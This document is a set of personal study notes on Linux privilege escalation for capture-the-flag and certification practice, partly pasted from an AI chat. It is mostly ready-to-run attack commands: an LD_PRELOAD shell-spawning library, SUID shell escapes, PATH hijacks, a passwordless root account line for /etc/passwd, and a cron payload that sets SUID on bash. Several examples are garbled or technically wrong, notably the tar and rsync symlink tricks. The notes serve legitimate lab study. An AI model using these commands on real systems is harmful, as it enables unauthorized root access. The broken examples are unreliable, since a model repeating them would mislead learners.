Linux-Privasc

Intorduction

- To gain a better understanding of privilege escalation techniques
- to improve your capture the flag skillset
- To prepare for certification courses

What will you learn?

- How to enumerate linux systems manually an with tools
- a multitude of privilege escalation techiniques
    - kernel exploits
    - pasword hunting
    - file permissions
    - sudo
        - shell escapint, intended functionality, LD_preload
        - CVE-2019-14287
        - CVE-2019-18634
    - SUID
        - Shared Object injection
        - Binary Symliks
        - Environment Variables
        - Environment Vairables
    - Capabilities
    - Scheduled Tasks
    - NFS
    - Docker

- Hands-on practice
  - 11 vulnerable Machines Total
  - Custom lab with no installation
  - capstone challengehttps://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html

Resources:

1. https://blog.g0tmi1k.com/2011/08/basic-linux-privilege-escalation/
2. https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html
3. https://sushant747.gitbooks.io/total-oscp-guide/content/privilege_escalation_windows.html

Initial Enumeration

- hostname
- uname -a
- cat /prc/version
- cat /etc/issue
- lspcu
- ps aux

User Enumeration

- whoami
- id
- sudo -l
- cat /etc/passwd
- hisory

Network Enumeration

- ifconfig

- ip a
- ip route
- arp -a
- ip neigh
- netstat ano

Password Hunting


- grep —color=auto -rnw ‘/’ -ie “PASSWORD” —color=always 2> /dev/null

Exploitation Tool Automation

1. Lin peas
2. Linuxprivchecker.py
3. Lin ENUM
4. Linux Exploit suggester

Kernel Exploits

- A computer program that controls everything in the system
- Facilitates interactions between hardware and software components
- a translator



STEPS

- uname -a “first check the kernel or its version”
- Get the exploit
- then compile it

Path Passwords File Permissions

Stored File

“check for the store files”

“in history or available in any where in system”

- $ history

Weak File permissions

- ls -la /etc/psswd
- ls -la /etc/shadow

SSH Keys

“get the privet ssh key from system”

Sudo

- **Sudo Shell Escaping “gtafobins = website"**
  - sudo -l
- **Intended Functionality**
  - for example you have sudo on apache2
    - sudo apache2 -f /etc/shadow “you can view file”
- **LD_PRELOAD**
  -

```
_init() {
            unsetenv("LD_PRELOAD");
            system("/bin/bash");
        }
```

Then 1. gcc -fPIC -shared -nostartfiles -o file.o

sudo LD_PRELOAD=/home/user/file.o vim “if vim is there with sudo”

SUID

- find / -perm -u=s -type f 2>/dev/null
- Shell Escaping

1. What is Shell Escaping?

- Shell escaping refers to breaking out of restricted environments or commands to execute arbitrary commands or spawn a shell.
- In the context of SUID binaries, if a binary has the SUID bit set and allows user input or command execution, it may be possible to exploit it to gain a shell with elevated privileges.

2. How Shell Escaping Works with SUID Binaries

1. **Identify SUID Binaries**:

- Use the command:

  bash

  Copy

  ```
  find / -perm -4000 -type f 2>/dev/null
  ```

- Look for SUID binaries that may allow command execution or have known vulnerabilities.

2. **Analyze the Binary**:
   - Check if the binary allows user input or executes system commands.
   - Use tools like `strings`, `ltrace`, or `strace` to analyze the binary's behavior:

     bash

     Copy

     ```
     strings /path/to/suid_binary
     ltrace /path/to/suid_binary
     strace /path/to/suid_binary
     ```

3. **Exploit the Binary**:
   - If the binary executes commands (e.g., using `system()` or `exec()`), try injecting commands to spawn a shell.
   - If the binary allows file manipulation or environment variable manipulation, use techniques like `LD_PRELOAD` or `PATH` hijacking.

3. Common SUID Binaries for Shell Escaping

Here are some common SUID binaries that can be exploited for shell escaping:

1. `find`:
   - If `find` has the SUID bit set, you can use it to execute commands:

bash

Copy

```
find / -exec /bin/sh \; -quit
```

2. **`vim` / `vi`**:
   - If `vim` or `vi` has the SUID bit set, you can spawn a shell:

     bash

     Copy

     ```
     vim -c ':!/bin/sh'
     ```

3. **`bash`**:
   - If `bash` has the SUID bit set, you can directly spawn a shell:

     bash

     Copy

     ```
     bash -p
     ```

4. **`less` / `more`**:
   - If `less` or `more` has the SUID bit set, you can spawn a shell:

     bash

     Copy

     ```
     less /etc/passwd
     !/bin/sh
     ```

5. **`nmap`**:
   - Older versions of `nmap` (interactive mode) can be exploited:

     bash

     Copy

```
nmap --interactive
!sh
```

6. `awk`:
   - If `awk` has the SUID bit set, you can execute commands:

     bash

     Copy

     ```
     awk 'BEGIN {system("/bin/sh")}'
     ```

7. `python` / `perl`:
   - If `python` or `perl` has the SUID bit set, you can spawn a shell:

     bash

     Copy

     ```
     python -c 'import os; os.system("/bin/sh")'
     perl -e 'exec "/bin/sh";'
     ```

4. Example Exploit

1. **Using `find`**:
   - If `find` has the SUID bit set, run:

     bash

     Copy

     ```
     find / -exec /bin/sh \; -quit
     ```

   - This will execute `/bin/sh` with root privileges.
2. **Using `vim`**:
   - If `vim` has the SUID bit set, run:

bash

Copy

```
vim -c ':!/bin/sh'
```

- This will spawn a shell with elevated privileges.

3. **Using `bash`**:
   - If `bash` has the SUID bit set, run:

     bash

     Copy

     ```
     bash -p
     ```

   - The `p` flag preserves the effective UID, giving you a root shell.

5. Mitigation and Prevention

- **Remove SUID Bit**: Remove the SUID bit from unnecessary binaries:

  bash

  Copy

  ```
  chmod u-s /path/to/binary
  ```

- **Restrict SUID Binaries**: Only essential binaries should have the SUID bit set.
- **Audit SUID Binaries**: Regularly audit SUID binaries on your system using tools like `linpeas` or manual checks.
- **Use AppArmor/SELinux**: Implement mandatory access control to restrict SUID binaries.

SUID With path

- **Privilege Escalation: SUID Shared Object Injection**

1. What is SUID?

- SUID (Set User ID) is a special permission bit on executable files in Linux/Unix systems.
- When an executable with the SUID bit is run, it executes with the permissions of the file owner (often root) rather than the user running it.
- Example: `rwsr-xr-x` (the `s` indicates SUID is set).

2. What is Shared Object Injection?

- Shared objects are libraries (`.so` files) that executables depend on during runtime.
- If an SUID binary uses a shared object that can be controlled by an attacker, it may be possible to inject malicious code into the binary's execution flow.
- This can lead to privilege escalation if the SUID binary is owned by root.

3. How SUID Shared Object Injection Works

1. **Identify SUID Binaries**:
   - Use the command:

     bash

     Copy

     ```
     find / -perm -4000 -type f 2>/dev/null
     ```

   - Look for unusual or custom SUID binaries that may be vulnerable.
2. **Check for Shared Object Dependencies**:
   - Use `ldd` to list shared objects used by the binary:

     bash

     Copy

     ```
     ldd /path/to/suid_binary
     ```

- Look for shared objects in writable directories (e.g., `/tmp`, user-controlled paths).

3. **Exploit Misconfigured Shared Objects**:
   - If a shared object is loaded from a writable directory, replace it with a malicious shared object.
   - Example: Create a malicious `.so` file that spawns a shell (`/bin/sh`).
4. **Trigger the Exploit**:
   - Run the SUID binary, which will load the malicious shared object and execute the injected code with elevated privileges.

4. Example Exploit

1. Create a malicious shared object (e.g., `malicious.so`):

   c

   Copy

   ```
   #include <stdio.h>#include <stdlib.h>#include <unistd.h>void _init() {
       setuid(0);
       system("/bin/sh");
   }
   ```

   Compile it:

   bash

   ```
   gcc -shared -fPIC -o malicious.so malicious.c
   ```

2. Place the malicious shared object in a writable directory:

   bash

   Copy

   ```
   cp malicious.so /tmp/
   ```

3. Set the `LD_LIBRARY_PATH` environment variable to point to the malicious shared object:

   bash

   Copy

   ```
   export LD_LIBRARY_PATH=/tmp
   ```

4. Run the SUID binary to trigger the exploit.

- **Binary Symlinks**

Privilege Escalation: Binary Symlinks

1. What are Binary Symlinks?

- A **symlink** (symbolic link) is a file that points to another file or directory.
- In the context of privilege escalation, a **binary symlink** refers to creating a symlink to a binary (e.g., an SUID binary) and exploiting it to gain elevated privileges.

2. How Binary Symlinks Work for Privilege Escalation

1. **Identify SUID Binaries**:
   - Use the command:

     bash

     Copy

     ```
     find / -perm -4000 -type f 2>/dev/null
     ```

   - Look for SUID binaries that can be exploited.
2. **Create a Symlink**:
   - Create a symlink to the SUID binary in a directory you control (e.g., `/tmp`):

     bash

Copy

```
ln -s /path/to/suid_binary /tmp/exploit
```

3. **Exploit the Symlink**:
   - If the SUID binary behaves differently based on its file path or arguments, you can manipulate the symlink to execute arbitrary commands or escalate privileges.

3. Common Exploitation Scenarios

1. **Exploiting `tar` with Symlinks**:
   - If `tar` has the SUID bit set, you can use symlinks to overwrite sensitive files (e.g., `/etc/passwd`).
   - Example:

     bash

     Copy

     ```
     ln -s /etc/passwd /tmp/exploit
     tar -cf /tmp/exploit.tar /tmp/exploit
     ```

   - This can overwrite `/etc/passwd` with a malicious entry, allowing you to create a new root user.
2. **Exploiting `rsync` with Symlinks**:
   - If `rsync` has the SUID bit set, you can use symlinks to copy or overwrite files with elevated privileges.
   - Example:

     bash

     Copy

     ```
     ln -s /root/.ssh/authorized_keys /tmp/exploit
     rsync /tmp/exploit user@remote:/tmp/exploit
     ```

3. **Exploiting `chown` or `chmod` with Symlinks**:
    - If `chown` or `chmod` has the SUID bit set, you can use symlinks to change permissions or ownership of sensitive files.
    - Example:

      bash

      Copy

      ```
      ln -s /etc/shadow /tmp/exploit
      chown root:root /tmp/exploit
      ```

4. Example Exploit

1. **Exploiting `tar`**:
    - Create a symlink to `/etc/passwd`:

      bash

      Copy

      ```
      ln -s /etc/passwd /tmp/exploit
      ```

    - Create a malicious `passwd` file with a new root user:

      bash

      Copy

      ```
      echo "root2::0:0:root:/root:/bin/bash" > /tmp/passwd
      ```

    - Use `tar` to overwrite `/etc/passwd`:

      bash

      Copy

      ```
      tar -cf /tmp/exploit.tar /tmp/exploit --transform 's/exploit/passwd/'
      ```

- Extract the archive to overwrite `/etc/passwd`:

  bash

  Copy

  ```
  tar -xf /tmp/exploit.tar -C /
  ```

2. **Exploiting `rsync`**:
   - Create a symlink to `/root/.ssh/authorized_keys`:

     bash

     Copy

     ```
     ln -s /root/.ssh/authorized_keys /tmp/exploit
     ```

   - Copy your public key to the symlink:

     bash

     Copy

     ```
     rsync /tmp/exploit user@remote:/tmp/exploit
     ```

- **Environment Variables**
  - Some SUID binaries rely on **environment variables** to function.
  - If an SUID binary uses an environment variable without proper sanitization, it can be exploited to escalate privileges.

  Exploitation Steps

  1. **Identify Vulnerable SUID Binaries**:
     - Look for SUID binaries that use external commands or libraries.
     - Example: A binary that calls `system()` or `execve()` without absolute paths.
  2. **Hijack Environment Variables**:

- If the binary uses a command without an absolute path (e.g., `ls` instead of `/bin/ls`), you can manipulate the `PATH` environment variable.
- Example:

  bash

  Copy

  ```
  export PATH=/tmp:$PATH
  echo "/bin/bash" > /tmp/ls
  chmod +x /tmp/ls
  ```

- When the SUID binary runs, it will use your malicious `ls` in `/tmp`.

3. **Exploit LD_PRELOAD or LD_LIBRARY_PATH**:
   - If the binary loads shared libraries, you can hijack `LD_PRELOAD` or `LD_LIBRARY_PATH` to load a malicious library.
   - Example:

     bash

     Copy

     ```
     echo 'int main() { setuid(0); system("/bin/bash"); }' > /tmp/expl
     oit.c
     gcc -shared -o /tmp/exploit.so -fPIC /tmp/exploit.c
     export LD_PRELOAD=/tmp/exploit.so
     ```

   - Run the SUID binary to trigger the exploit.

Capabilities

- getcap -r / 2>/dev/null

How Capabilities Work

- Capabilities are assigned to binaries or processes.
- You can check capabilities of a binary using:

bash

Copy

```
getcap /path/to/binary
```

- Example output:

  Copy

  ```
  /usr/bin/ping = cap_net_raw+ep
  ```

  - This means `ping` has the `CAP_NET_RAW` capability.

Exploiting Capabilities

1. **Identify Binaries with Capabilities**:
   - Find binaries with capabilities:

     bash

     Copy

     ```
     getcap -r / 2>/dev/null
     ```

   - Look for dangerous capabilities like `CAP_SETUID`, `CAP_DAC_OVERRIDE`, or `CAP_SYS_ADMIN`.
2. **Exploit CAP_SETUID**:
   - If a binary has `CAP_SETUID`, it can change its UID to root.
   - Example:

     bash

     Copy

     ```
     /path/to/binary_with_cap_setuid
     ```

    - If the binary allows execution of arbitrary commands, you can spawn a root shell.

3. **Exploit CAP_DAC_OVERRIDE**:
    - If a binary has `CAP_DAC_OVERRIDE`, it can bypass file permissions.
    - Example:

      bash

      Copy

      ```
      /path/to/binary_with_cap_dac_override /etc/shadow
      ```

        - This could allow reading or modifying restricted files.
4. **Exploit CAP_SYS_ADMIN**:
    - If a binary has `CAP_SYS_ADMIN`, it can perform administrative tasks like mounting filesystems.
    - Example:

      bash

      Copy

      ```
      /path/to/binary_with_cap_sys_admin
      ```

        - This could allow mounting a malicious filesystem or modifying system files.

Cron jobs

- cat /etc/crontab

What are Cron Jobs?

Cron jobs are scheduled tasks that run automatically at specified intervals on a Linux system. They are often used for system maintenance, backups, or running scripts. If a cron job is misconfigured or runs with elevated privileges, it can be exploited for privilege escalation.

Exploiting Cron Jobs

1. **Check Cron Jobs**:
   - View system-wide cron jobs:

     bash

     Copy

     ```
     cat /etc/crontab
     ```

   - View user-specific cron jobs:

     bash

     Copy

     ```
     crontab -l
     ```

2. **Look for Writable Scripts**:
   - If a cron job runs a script that is writable by the current user, you can modify it to execute malicious commands.
   - Find writable scripts:

     bash

     Copy

     ```
     find / -writable -type f 2>/dev/null
     ```

3. **Exploit Wildcards in Cron Jobs**:
   - If a cron job uses wildcards (`*`) in commands, you can exploit it by creating files with malicious names.
   - Example:

     bash

     Copy

```
echo "chmod +s /bin/bash" > /tmp/exploit
chmod +x /tmp/exploit
```

4. **Exploit PATH Manipulation**:
    - If a cron job uses a command without an absolute path, you can hijack the `PATH` environment variable.
    - Example:

      bash

      Copy

      ```
      export PATH=/tmp:$PATH
      echo "/bin/bash" > /tmp/ls
      chmod +x /tmp/ls
      ```

    - $ echo ‘cp /bin/bash /temp/bash; chmod +s /tmp/bash’ > filename.

NFS Root Squashing

- cat /etc/exports
    - They check the NFS share configuration on the server (e.g., by looking at `/etc/exports` or using `showmount -e <server_ip>`).

The Problem:

- If the **root user** on the client tries to access files on the server, NFS might let them act as if they are the **root user on the server**.
- This means the client’s root user could:
    - Read, modify, or delete any file on the server.
    - Cause serious damage or security risks.

How Root Squashing Fixes This:

- **Root Squashing** is like a "security guard" that says:

- "If the client's root user tries to access the server, treat them as a regular, non-privileged user (like `nobody`)."
- This way, the client's root user can only access files that regular users are allowed to access.

Docker

What is Docker? "gtafobin"

- Docker is a tool that lets you **package an application and all its dependencies** into a lightweight, portable container.
- Think of it like a **shipping container** for software:
  - Everything your app needs (code, libraries, settings, etc.) is packed inside.
  - It works the same way no matter where you run it (your laptop, a server, the cloud).